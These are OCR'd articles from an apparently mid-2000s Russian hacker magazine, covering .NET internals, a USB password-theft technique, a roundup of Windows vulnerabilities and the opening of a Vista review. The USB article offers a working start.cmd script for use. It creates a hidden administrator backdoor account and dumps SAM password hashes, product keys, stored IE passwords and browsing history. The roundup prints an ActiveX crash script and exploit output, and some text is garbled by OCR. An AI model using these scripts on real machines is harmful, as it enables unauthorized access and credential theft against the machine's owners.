- 1 ПРОВЕРКА НА СОВМЕСТИМОСТЬ ТИПОВ.
- 2 ПРОВЕРКА КОНФИГУРАЦИИ СТЕКА.
- 3 ПРОВЕРКА АЛГОРИТМОВ.


С проверкой на совместимость типов все понятно: если типы несовместимы — возможны ошибки (например если объектный тип сравнивать с типом-значением). При проверке конфигурации стека исключаются любые переполнения буфера, поскольку верификатор сравнивает количество слотов, зарезервированных программой и количество слотов, используемых методом. После такой проверки создается новая конфигурация стека, и согласно ей проверяется сам код. Ранее уже упоминалось, что весь код делится на неизменяемые и изменяемые данные. Проверка проходит следующим образом: берется массив данных (неизменяемые данные), содержащий инструкции, и берется некая конфигурация стека для каждой инструкции взятого массива.

Далее начинается проверка для каждой инструкции, — являются ли безопасной инструкция из взятого массива относительно созданной конфигурации стека. В случае отрицательного результата верифицируемый массив считается небезопасным, в обратном случае моделируется выполнение инструкции для вычисления конфигурации стека после ее реального выполнения и определяется, куда может быть передано управление после выполнения этой инструкции. Далее идет проверка на совместимость конфигураций. После всех проверок, если все инструкции являются верифицируемыми, код допускается в систему выполнения.

➔ **Common Language Runtime.** Если приложение использует много ресурсов, взаимодействует с какими-либо сервисами и другими приложениями, то оно должно каким-то образом обмениваться данными с ними. Для этого и был придуман общий язык выполнения — Common Language Runtime(CLR). Поскольку весь код транслируется в CIL, язык, на



Связь приложения с компонентами



Виртуальная система выполнения кода

котором была написана та или иная сборка или программа, не имеет значения. Выполнение программ полностью контролируется CLR, он управляет Just-In-Time компиляцией, верификатором кода и информацией о состоянии программы. Таким образом, если два объекта находятся на одном компьютере, благодаря особенностям платформы .NET они могут легко общаться независимо от языка программирования, на котором они написаны. Для CLR любая сборка может импортировать типы из других сборок и использовать их. Существует еще две технологии: импортирование сборок через рефлексии кода и недокументируемая технология туннелей, позволяющая взаимодействовать приложениям подобно взаимодействию через Socket'ы, но о ней известно очень мало.

→ **немного о PE.** В принципе, PE в .NET не сильно отличается от PE в Win32, просто некоторые параметры обнулены, а некоторые используются не по назначению. Это и является лакомым кусочком для вирусписателей. Поскольку в PE добавился CLI PE Header, очень многие параметры в других заголовках обнуляют. О PE-заголовке написано уже порядочно, поэтому в данной статье я расскажу только про CLI-заголовок. Относительно всего PE-файла CLI Header считается дополнительной секцией PE (раньше она называлась необязательной).

В необязательные секции PE-файла входили секции импорта и релокаций. С появлением CLI был введен заголовок, содержащий в себе данные о метаданных .NET.

#### структура CLI-заголовка

```
long Cb;
//Длина заголовка
short MajorRuntimeVersion;
//Старшая версия системы выполнения .NET
short MinorRuntimeVersion;
//Младшая версия системы выполнения .NET
struct {long RVA, Size;} Metadata;
//RVA — размер метаданных в PE-файле
```

```
long Flags;
//Свойства сборки .NET
long EntryPointToken;
//Адрес точки входа в сборку .NET
struct { long RVA, Size; } Resources;
//RVA и размер ресурсов сборки.
struct { long RVA, Size; } StrongNameSignature;
//RVA и размер данных, используемых
загрузчиком CLI для контроля версий DLL.
long CodeManagerTable[2];
//Не используется и заполняется нулями
struct { long RVA, Size; } VTableFixups;
//RVA и размер данных, используемых
загрузчиком для исправления таблиц
виртуальных методов (VMT)
long ExportAddressTableJumps[2];
//Не используется и заполнено нулями
long ManagedNativeHeader[2];
//Не используется и заполнено нулями
```

Как видишь, даже в новом CLI-заголовке есть ненужные поля, представляющие интерес для хакеров.

→ **с высоты птичьего полета.** Чтобы было проще понять, как работает вся система .NET, я бы хотел резюмировать все вышесказанное на примере составляющих любого языка для .NET, описанном в Common Language Infrastructure:

**1 COMMON TYPE SYSTEM(CTS) — ОБЩАЯ СИСТЕМА ТИПОВ, ОГРОМНАЯ БИБЛИОТЕКА ТИПОВ ДЛЯ ВСЕХ ЯЗЫКОВ ПРОГРАММИРОВАНИЯ, ЯВЛЯЕТСЯ СТАНДАРТНОЙ БИБЛИОТЕКОЙ .NET FRAMEWORK.**

**2 COMMON LANGUAGE SPECIFICATION(CLS) — МОДЕЛЬ ДЛЯ СОЗДАНИЯ ЯЗЫКОВ ПРОГРАММИРОВАНИЯ .NET, ОПИРАЮЩАЯСЯ НА CTS, ЯВЛЯЕТСЯ СВОЕОБРАЗНОЙ КОНВЕНЦИЕЙ ПРОГРАММИСТОВ ДЛЯ УПОРЯДОЧИВАНИЯ РАЗРАБОТКИ ЯЗЫКОВ ПРОГРАММИРОВАНИЯ.**

**3 COMMON INTERMEDIATE LANGUAGE(CIL) — ПЛАТФОРМОНЕЗАВИСИМЫЙ ОБЪЕКТНО-ОРИЕНТИРОВАННЫЙ НИЗКОУРОВНЕВЫЙ ЯЗЫК ПРОГРАММИРОВАНИЯ, ПОДОБНЫЙ АССЕМБЛЕРУ, В КОТОРЫЙ, ДЛЯ ПОСЛЕДУЮЩЕГО ИСПОЛНЕНИЯ, ТРАНСЛИРУЮТСЯ ВСЕ ЯЗЫКИ .NET.**

**4 METADATA SYSTEM(MS) — СИСТЕМА МЕТАДАННЫХ, ПРЕДНАЗНАЧЕННАЯ ДЛЯ ОПИСАНИЯ ТИПОВ И ПОСЛЕДУЮЩЕЙ ПЕРЕДАЧИ В VES.**

**5 VIRTUAL EXECUTION SYSTEM(VES) — ВИРТУАЛЬНАЯ СИСТЕМА ВЫПОЛНЕНИЯ КОДА, ОТВЕЧАЮЩАЯ ЗА ЗАГРУЗКУ И ВЫПОЛНЕНИЕ CLI-ПРОГРАММ.**

→ **ВЫВОДЫ.** Теперь понятно, насколько много возможностей открывает .NET для программистов любого уровня, от начинающего до профессионала. Создание CLS упорядочило разработку языков программирования. Казалось бы, все попытки хакеров взломать программу сводятся к нулю благодаря верификатору кода и его многочисленным проверкам. Также придется переучиваться всем, в том числе и ассемблерщикам, поскольку CIL сильно от него отличается, вирусписателям добавили много новых способов для заражения файлов, поскольку формат PE был очень сильно изменен — были добавлены несколько новых заголовков, а старые заголовки не стали удалять, а просто заполнили нулями. Таким образом, платформа .NET дает новые способы реализации абсолютно всем. Сейчас все только начинают исследовать .NET-платформу, но если ты действительно серьезно решил заняться ее изучением, советую скачать и запастись документацией по новой версии платформы (которая, кстати, используется в Windows Vista) — .NET Framework 3.0. К ней уже есть немного документации на msdn'e, хотя действительно нужной информации очень мало. Но не все так сказочно прекрасно, как это показывают нам представители Майкрософт. При ближайшем рассмотрении видно, что система .NET Framework полна многочисленных мелких ошибок и недоработок. С момента выхода Windows Vist'ы хакеры придумают самые изощренные способы взлома этой системы, как это было с Win32. В этом и заключается весь парадокс: в Майкрософт придумали систему, которая полностью исключает недочеты и ошибки Win32, но в этой новой системе породили не меньше ошибок и недочетов. Однако сейчас не известно, кто же окажется сильнее — хакеры или Майкрософт **С**

[http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cptutorials/html/vl\\_dasm\\_tutorial.asp](http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cptutorials/html/vl_dasm_tutorial.asp)  
документация по первому .net-дизассемблеру ildasm

<http://www.microsoft.com/downloads/details.aspx?familyid=8d09697e-4868-4d8d-a4cf-9b82a2ae542d&displaylang=en>  
качаем последнюю версию .net framework'a, а именно 3.0, чтобы, пока все ковыряют вторую версию, ты был на острие прогресса





# флеш-нападение

## ВОРОВСТВО ПАРОЛЕЙ ЧЕРЕЗ USB-ДЕВАЙС

СЕГОДНЯ Я РАССКАЖУ О ТОМ, КАК ХАКЕР БУКВАЛЬНО ЗА НЕСКОЛЬКО СЕКУНД МОЖЕТ УКРАСТЬ ПАРОЛИ WINDOWS И СОЗДАТЬ ДЛЯ СЕБЯ ЧЕРНЫЙ ХОД, ИСПОЛЬЗУЯ УЯЗВИМОСТЬ ОС И СЛАБЫЙ LM-ХЭШ ПАРОЛЯ. ДЛЯ ЭТОГО ЕМУ ПОНАДОБИТСЯ ФИЗИЧЕСКИЙ ДОСТУП К ЖЕРТВЕ, USB-ФЛЕШКА, НУ И КОНЕЧНО «SOME SCRIPTS AND SOME TOOLS»

Юрий Наумов aka Скрипт  
no e-mail

→ **portable it!** Компания U3 ([www.u3.com](http://www.u3.com)) совместно с SanDisk и M-System сделала современные usb-носители чем-то большим, нежели просто средством для хранения данных. Она стандартизирует среду запуска портативных приложений и делает их работу безопасной. Софт на USB имеет возможность запускаться при присоединении флешки и автоматически закрываться при обратном действии. Естественно, не оставляя никаких следов в системе. Разработчики предоставляют SDK, который позволяет адаптировать программы для платформы U3. На [software.u3.com](http://software.u3.com) можно ознакомиться со списком программ, адаптированных под U3.

→ **приступим-с...** С помощью флешки и использования одной из уязвимостей Windows хакер сможет буквально за несколько секунд подобрать пароль доступа и оставить для себя черный ход в системе. Все дело в использовании слабого хэша пароля LM (Lan Manager), вычисляемого по DES-алгоритму. В Windows используется два типа хэшей: LM и NT. Углубляться в подробности криптографии мы не будем, скажу лишь то, что этот аспект открывает взломщику упрощенные способы подбора пароля, уменьшая количество возможных вариантов.

Итак, что же происходит при подключении флешки? С помощью виртуального раздела (CD) и находящегося на нем файла автозапуска стартует некий \*.cmd-файл с раздела съемного диска. Дело происходит следующим образом: файл автозапуска виртуального CD ссылается на vb-скрипт, например, start.vbe, который, в свою очередь, и будет запускать cmd с флешки.

В главном разделе флешки (съемном диске) «за все про все» отвечает cmd-файл, который, собственно, и предназначен для проведения определенных операций с паролями и учетными записями. Cmd (в нашем случае start.cmd) поэтапно запускает утилиты или производит какие-либо действия с реестром, записывая результаты в специальный лог-файл. В нашем случае он и будет являться главным, так как здесь хранится вся интересующая нас информация.


→ **some tools&scripts.** Рассмотрим минимальный набор утилит для работы схемы. Добавление учет-

ной записи (создание того самого черного хода) делается из командной строки командой

```
net user /add name passwd  
/fullname:[описание].
```

Важно не забыть добавить запись в юзер-лист через реестр. Пример можно посмотреть в листинге «Пример файла start.cmd».

Из утилит в набор я добавил: PWDump для извлечения NT- и LM-хэшей из целевой системы



Два раздела флешки U3



#### Пример файла start.cmd

```
@echo off
@if not exist \logfiles md \logfiles >nul
;создаем папку для лог-файлов

@echo Computer Name is: %computername% and the Logged on User Name Is: %user-
name% The date and Time is: %date% %time%>> \logfiles\%computername%_load.log 2>&1
@ipconfig /all >> \logfiles\%computername%_load.log 2>&1;производим запись данных
о компьютере и сети в лог-файл

@net user /add xakep qw123as /fullname:"I am real cool mega hcaker!" >>
\logfiles\%computername%_load.log 2>&1
@net localgroup Administrators xakep/add >>\logfiles\%computername%_load.log 2>&1
@echo MYUSER: xakep Password: qw123as >>\logfiles\%computername%_load.log 2>&1
@reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\
SpecialAccounts\UserList" /v
xakep /t reg_dword /d 0 /f >> \logfiles\%computername%_load.log 2>&1
;создаем черный ход в системе. Учетная запись "xakep" с паролем "qw123as"

@.\pwdump 127.0.0.1 >> \logfiles\%computername%_load.log 2>&1
;делаем дамп sam-файла паролей

@.\produkey /nosavereg /stext "\logfiles\%computername%_zzz.txt" /
remote%computername% >> \logfiles\%computername%_load.log 2>&1
@copy \logfiles\%computername%* \logfiles\%computername%_load.log >> nul
@del /f /q "\logfiles\%computername%_zzz.txt"
;делаем дамп ключей продуктов в системе

@cscript //nologo .\ie.vbs >> \logfiles\%computername%_load.log 2>&1
;делаем дамп истории посещения страниц в Internet Explorer

@.\pspv.exe /stext "\logfiles\%computername%_LSA.log" >> \logfiles\%computer-
name%_load.log 2>&1
@copy \logfiles\%computername%* \logfiles\%computername%_load.log >> nul
@del /f /q "\logfiles\%computername%_LSA.log"
;пытаемся достать пароли, оставленные в IE

:End
@exit
```

(1)

и отображения истории паролей, ProdukKey для кражи лицензионных ключей Windows, Protected Storage PassView от Nir Sofer для дампа введенных данных в IE. Для просмотра истории посещений IE могу посоветовать ie-view, но я использую отдельный vbs-скрипт и с удовольствием поделюсь им во втором листинге.

Итак, хэш получен, а самого пароля нет. Для расшифровки полученных хэшей паролей я использую утилиту Rainbow Crack. Можно взять и другую, — это дело вкуса каждого.

→ **I'll be back...** Вот мы и рассмотрели так называемую «модель взлома». Более того, при подробном рассмотрении оказалось, что все это без проблем можно реализовать, совсем не прибегая к технологии U3! Свобода творчества — это главное для хакера. Удачи! **С**

#### Пример файла ie.vbs

```
on error resume next
set sh = createobject("Shell.Application")
const ssfHISTORY = 34
set history = sh.NameSpace(ssfHISTORY)
for each item in history.items
    wscript.echo history.GetDetailsOf(item,-1)
    if item.isFolder then
        set itFol = item.GetFolder
        for each item2 in itFol.items
            wscript.echo vbtabs & itFol.GetDetailsOf(item2,-1)
        Next
        wscript.echo String(80,"-")
    end if
next
```

(2)





# НОВОСТИ С ЛИНИИ фронта

## ТОПОВЫЕ УЯЗВИМОСТИ ХР ЭТОГО ГОДА

ХИТ-ПАРАД УЯЗВИМОСТЕЙ ПРОДУКТОВ MICROSOFT НИКОЛЬКО НЕ УСТУПАЕТ ПО ПОПУЛЯРНОСТИ РЕЙТИНГУ КЛИПОВ НА MTV. И МЕНЯЕТСЯ ОН СТРЕМИТЕЛЬНЕЕ, ЧЕМ ПОЛОЖЕНИЕ КОМАНД ФУТБОЛЬНОГО ЧЕМПИОНАТА

**Crazy Script**  
(crazy\_script@vr-online.ru)

### MS06-055

**Переполнение буфера  
в библиотеке Vector Graphics  
Rendering**

**Релиз:** 19.09

**Опасность:** 10

**Уязвимы:** 2000+SP4, XP+SP2,  
2003+SP1

18 сентября в блоге компании Sun-belt Software (sunbeltblog.com), известной по разработкам в сфере безопасности, появился пост, указывающий на наличие очередной уязвимости в Internet Explorer. Дело заключается в переполнении буфера в библиотеке Vector Graphics Rendering.

Переполнение возникает при выполнении «злых» vml-документов вследствие ошибки проверки размера данных в библиотеке vgx.dll. VML — основанный на XML язык разметки графики. Он позволяет ускорить загрузку при работе с Сетью, а также осуществлять свободное масштабирование векторной графики. Стекло переполняется из-за содержания в VML слишком длинного метода fill, осуществляющего операции с метаданными. Дырке сразу присвоили 10 уровень опасности. Несомненно, IE подвержен лишь в том случае, если в

браузере включено отображение активного содержания. Но атака не обязательно будет проходить через сайт.

Microsoft Outlook также подвержен этой уязвимости. Покупать баг можно уже готовым спloitом MS IE (VML) Remote Buffer Overflow, написанным хакером jamikazu. Сплит представляет собой html-страницу с функциями javascript. При открытии выполняется код, и по дефолту на компьютере жертвы запускается calc. Уязвимость отлично подходит для запуска шпионов и бэкдоров на удаленном компе. Различные модификации сплота можно взять на milw0rm.com.

По плану дырка закроется с очередной серией патчей, намеченных на 10 октября (к моменту выхода журнала все уже будет законопачено). Но по слухам разработчики собираются закрыть vml-bug раньше. Не удивительно, ведь количество враждебных сайтов растет и будет расти даже после выхода патча. А пока специалисты из 0-day Emergency Response Team выступили в роли защитников киберпространства и выпустили личное неофициальное обновление, которое, кстати, Гейтс&Со ставить не рекомендовали.

### MS06-049, MS06-051

**Многочисленные  
уязвимости в ядре Windows**

**Релиз:** 09.08

**Опасность:** 8

**Уязвимы:** 2000, XP, 2003

Переполнение буфера позволяет выполнить повышение привилегий через управляемую пользователем библиотеку в процессе WinLogon (проблема обработки исключительных ситуаций).

```

C:\WINDOWS\system32\cmd.exe
auto.bat
MS06-049 Windows ZuQuerySystemInformation
ity Exploit
Create by SoBelt.
Kernel base address: 804d7000
Allocated address: 480000
File size: 20d000
NtUdmControl Address: 80E5hica
Single value: 70
Jump value: a900
Base value: c7ffffc4c
Need value generated: c800e76c
Count value: 21e
Single value: 70
Jump value: 8060
Base value: 8bd845
Need value generated: 918065
Count value: cee
Exploitation finished.

```



## CVE-2006-4777

Переполнение буфера  
в dactile.ocx

Релиз: 28.08

Опасность: 8

Уязвимы: 2000+SP4, XP+SP2,  
2003+SP1


И снова переполнение буфера. На этот раз объектом ошибки стал компонент ActiveX — dactile.ocx. Из-за недостаточной проверки входных данных злоумышленник либо добивается DoS, либо выполняет свой код на компьютере жертвы. Багу наш товарищ по

(www.xsec.org). Он же написал эксплойт для реализации уязвимости. Для проведения DoS-атаки на IE хватает лишь пары команд:

```
<script>
var target = new
ActiveXObject
("DirectAnimation.
PathControl");
target.Spline
(0xffffffff, 1);
</script>
```

Переполнение динамической памяти происходит с помощью дескриптора DirectAnimation.PathControl. Для более достойного применения уязвимости хакер релизил публичный 0-day Heap Overflow Download Exec Exploit. При запуске с параметрами [com.exe <url> <htmlName>] эксплойт генерирует html-страницу с неким шелл-кодом, задачей которого является:

- 1 СКАЧАТЬ  
ШПИОН/БЭКДОР  
ИЗ СЕТИ  
ПО УКАЗАННОМУ  
АДРЕСУ;
- 2 АКТИВИРОВАТЬ ЕГО.



## MS06-036

Переполнение буфера в  
DHCP-клиенте

Релиз: 11.07

Опасность: 6

Уязвимы: 2000, XP, 2003

Может быть, эта бага в DHCP-клиенте и не получила широкого применения, но, по мнению многих специалистов в области безопасности, такие дыры тянут в себе немало угроз. DHCP — сетевой протокол, с помощью которого компьютеры получают разнообразные параметры для работы в сети TCP/IP. Протокол использует широковещатель-

ные каналы для так называемой «аренды» IP-адресов. А что произойдет с сетью, если зарезервировать на DHCP-сервере большое количество IP, а затем перехватывать запросы на получение адресов и выдавать неверную конфигурацию? Думаю, вопросы о попадании уязвимости в клиент во время обработки DHCP-ответов. Эксплойт этой уязвимости нам любезно предоставляет команда «Black Security».

## СПЕЦИАЛЬНОЕ



### OFFTOPIC

СПЕЦ В СФЕРЕ ИТ-БЕЗОПАСНОСТИ,  
АВТОР И МОДЕРАТОР ФОРУМОВ  
SECURITYLAB, MCSE

### ТОП БАГОВ ЗА ГОД

Наиболее яркими уязвимостями Windows этого года является череда 0-day эксплойтов в Internet Explorer. Но на первое место среди них я бы поместил WMF-BUG. На третьем месте — череда 0-day в офис-

ных приложениях Microsoft. Четвертое место отдано переполнению буфера в DHCP-клиенте Windows.

Ну и на последнем месте — анекдот из области багтрека, MAILSLLOT BUG.

## MS06-001

Отказ в обслуживании  
при обработке WMF-файлов


Релиз: 05.01

Опасность: 6

Уязвимы: 2000, XP, 2003

Одна из самых громких и обсуждаемых уязвимостей этого года! Постоянные дискуссии вокруг этого события так и не дали результатов. Дошло даже до заявлений о том, что корпорация (или ее отдельные разработчики) якобы специально оставили «черный ход». Даже приводились вполне реальные ар-

гументы в осуждение Microsoft. Но дело совсем не в шуме. Часть независимых секьюрити-экспертов согласилась, что wmf-bug — не типичная ошибка вроде переполнения буфера, а скорее пример использования документированных возможностей формата WMF. Мало того, реализация пришлась по душе программистам и даже появилась в некоторых open-source-проектах. Вообще, файлы wmf были включены еще в Windows 3.0, когда обработка изображений шла медленно (поэтому и была предусмотрена возможность прервать выполнение кода). Уязвимость скрывается в библиотеке gdi32.dll и дает возможность атакующему вызвать DoS с помощью специального wmf-файла. Причем, если даже расширение «злого» файла претерпело изменения (gif, jpg, png), атака все равно пройдет успешно.





## MS06-027, MS06-028

Критические дыры в Word, Excel и Power Point


Релиз: 13.06

Опасность: 6

Уязвимы: 2000+SP3, XP+SP3, 2003+SP2

В мае этого года наши китайские товарищи с удовольствием баловались багами офисных приложений, результатом чего стала череда событий, называемых также «0-day

атаками» (в основном на правительственные круги Западных стран). Говорили, что китайцев подвела таки собственная лень — после эксплуатации уязвимости на комп сиделся трояк, которого вскоре вычислили и поймали. Главная задача этих атак — заставить пользователя открыть вредоносный документ. Остальное — дело техники: путем подмены указателя происходит искажение системной памяти, а хакер в это время перехватывает управление.



## MS06-035

Переполнение буфера в службе Server

Релиз: 11.07

Опасность: 9

Уязвимы: 2000+SP3, XP+SP3, 2003+SP2

После публикации информации об уязвимости Gerardo Richarte из команды «Core Impact» занялся написанием эксплойта. Уязвимость заключалась в переполнении бу-

фера в драйвере srv.sys при обработке Mailslot-сообщений. Это возникало из-за некорректной инициализации буфера во время обработки SMB-пакетов.

Хакеру все же удалось завалить сервер через SMB, и он, не долго думая, отпустил спloit. И только потом, спустя некоторое время, он понял, что атаке подвергал абсолютно пропатченный серв. 0-day! Но было уже слишком поздно: код стремительно летал по просторам Сети.

## MS06-021

Множественные уязвимости в IE

Релиз: 13.06

Опасность: 8

Уязвимы: IE 5.0.1, IE 6.x

Здесь, как это и следует из названия, имеет место целый ряд дыр, которые позволяют атакующему провести фишинг-атаку. При обработке HTML в кодировке UTF-8 возникает ошибка повреждения памяти. Атакующий, при наличии специально сформированной web-страницы, может выполнить произвольный код. Такая же ошибка повреждения памяти обнаруживается при работе с параметрами в ActiveX.

Помимо повреждения памяти выявляется уязвимость инициализации некоторых COM-объектов, а так же ошибка сохранения \*.mht-файлов. В последнем случае атакующий может выполнить произвольный код на удален-

ной машине, если убедит глупого юзера сохранить страницу в этом формате

packetstormsecurity.nl  
milw0rm.com  
securitydot.net  
securlteam.com  
frsirt.com/exploits  
ehacker.net/exploits  
insecure.org/exploits



## СПЕЦИАЛЬНОЕ



### ЗАРАЗА

СПЕЦ В СФЕРЕ ИТ-БЕЗОПАСНОСТИ, РУКОВОДИТЕЛЬ ПРОЕКТА SECURITY.NNOV.RU

### ТОП БАГОВ ЗА ГОД

10-day уязвимость в Microsoft Vector Graphics Rendering Library (VML).

2 Многочисленные уязвимости в Microsoft Internet Explorer (multiple bugs).

3 Переполнение буфера в dxgctl.ocx Microsoft Windows.

4 Многочисленные уязвимости в ядре Windows.

5 Переполнение буфера в DHCP-клиенте.

# VISTA TDA

WINDOWS VISTA  
EXTREME TEST  
ОТ КРИСА  
КАСПЕРСКИ

погружение в недра vista/longhorn  
глубины и вершины сетевого стека vista  
безопасность vista kernel  
грабёж медиа-контента  
как хакеры ломают великий patch-guard от ms



## test 1.

ПОГРУЖЕНИЕ  
В НЕДРА  
VISTA/LONGHORN

ЧЕМ РЕАЛЬНО VISTA ОТЛИЧАЕТСЯ ОТ СВОЕЙ ПРЕДШЕСТВЕННИЦЫ XP? КАКИЕ ОБЪЕКТИВНЫЕ ПРЕИМУЩЕСТВА ОНА ДАЕТ? С КАКИМИ ПРОБЛЕМАМИ НАМ ПРИДЕТСЯ СТОЛКНУТЬСЯ ПРИ ПЕРЕХОДЕ? И СТОИТ ЛИ ЭТОТ ПЕРЕХОД ТОГО? КАК ОБСТОЯТ ДЕЛА С УДОБСТВОМ ИСПОЛЬЗОВАНИЯ, ПРОИЗВОДИТЕЛЬНОСТЬЮ, БЕЗОПАСНОСТЬЮ? МЫЩЬХ ПЕРЕРЫЛ ВСЕ ЯДРО С СОПРЕДЕЛЬНЫМИ ТЕРРИТОРИЯМИ, ОТДЕЛИВ ЗЕРНА ОТ РЕКЛАМНЫХ ПЛЕВЕЛ, И ТЕПЕРЬ ГОТОВ ПОДЕЛИТЬСЯ РЕЗУЛЬТАТАМИ СВОИХ ИССЛЕДОВАНИЙ С ОБЩЕСТВЕННОСТЬЮ

Обсуждение целесообразности перехода на Висту совершенно безосновательно. Как будто у нас есть выбор — переходить или не переходить. Такие решения принимаются на высоком корпоративном уровне и не нами, а за нас. Неизбежность перехода на Висту в исторической перспективе совершенно очевидна. Пройдет совсем немного времени, и Microsoft прекратит поддержку XP (поддержка w2k еще не прекращена, но легальным путем ее уже не добыть), появятся программы и оборудование, работающие только на Висте, а сама Виста окажется предустановленной на миллионах компьютерах.

Мы можем лишь затянуть переход на Висту, но предотвратить его не в силах. Отношение к самой Висте у мыщх'а многократно менялось по ходу исследований: от абсолютной неприязни до желания выдрать ядро и скрестить его с w2k, полу-

чив операционную систему своей мечты, в процессе осуществления которой мыщхх неожиданно разглядел демонический лик, скрывающийся за ангельским интерфейсом, и после глубокой депрессии высел на измену, граничащую с суицидом. Как стыдно за мир, в котором приходится жить, но... обо всем по порядку.


→ **что виста нам готовит.** Microsoft радикально оптимизировала ядро, однако большая часть улучшений относится к многопроцессорным машинам (двухядерные процессоры не в счет) и менеджеру файла подкачки (при нынешних ценах на память вспомнить о подкачке просто смешно, имея всего лишь 512 Мбайт на W2K, от нее можно полностью отказаться). Остальные механизмы оптимизации проявляют себя лишь при работе с приложениями, жадными до памяти, или интенсивном дисковом вводе/выводе, что типично для серверов и совсем нетипично для рабочих станций. Но даже этот выигрыш «скомпенсирован» тормозами, порожденными усиленной защитой реестра и файловой системы от непреднамеренного разрушения, что опять-таки больше полезно для серверов, чем для рабочих станций. Про возможность «горячего» добавления оперативной памяти и процессоров можно было бы даже и не упоминать, если бы материнские платы не выгорали при этом до основания. Одной поддержкой со стороны операционной системы тут не обойтись: требуется специальное оборудование, изначально рассчитанное на такие издевательства и применяющееся исключительно в мощных серверах, как правило, объединенных в кластеры (подробности можно найти в официальной презентации от MS: [download.microsoft.com/download/f/0/5/f05a42ce-575b-4c60-82d6-208d3754b2d6/MemoryManagerInWindows.ppt](http://download.microsoft.com/download/f/0/5/f05a42ce-575b-4c60-82d6-208d3754b2d6/MemoryManagerInWindows.ppt)).

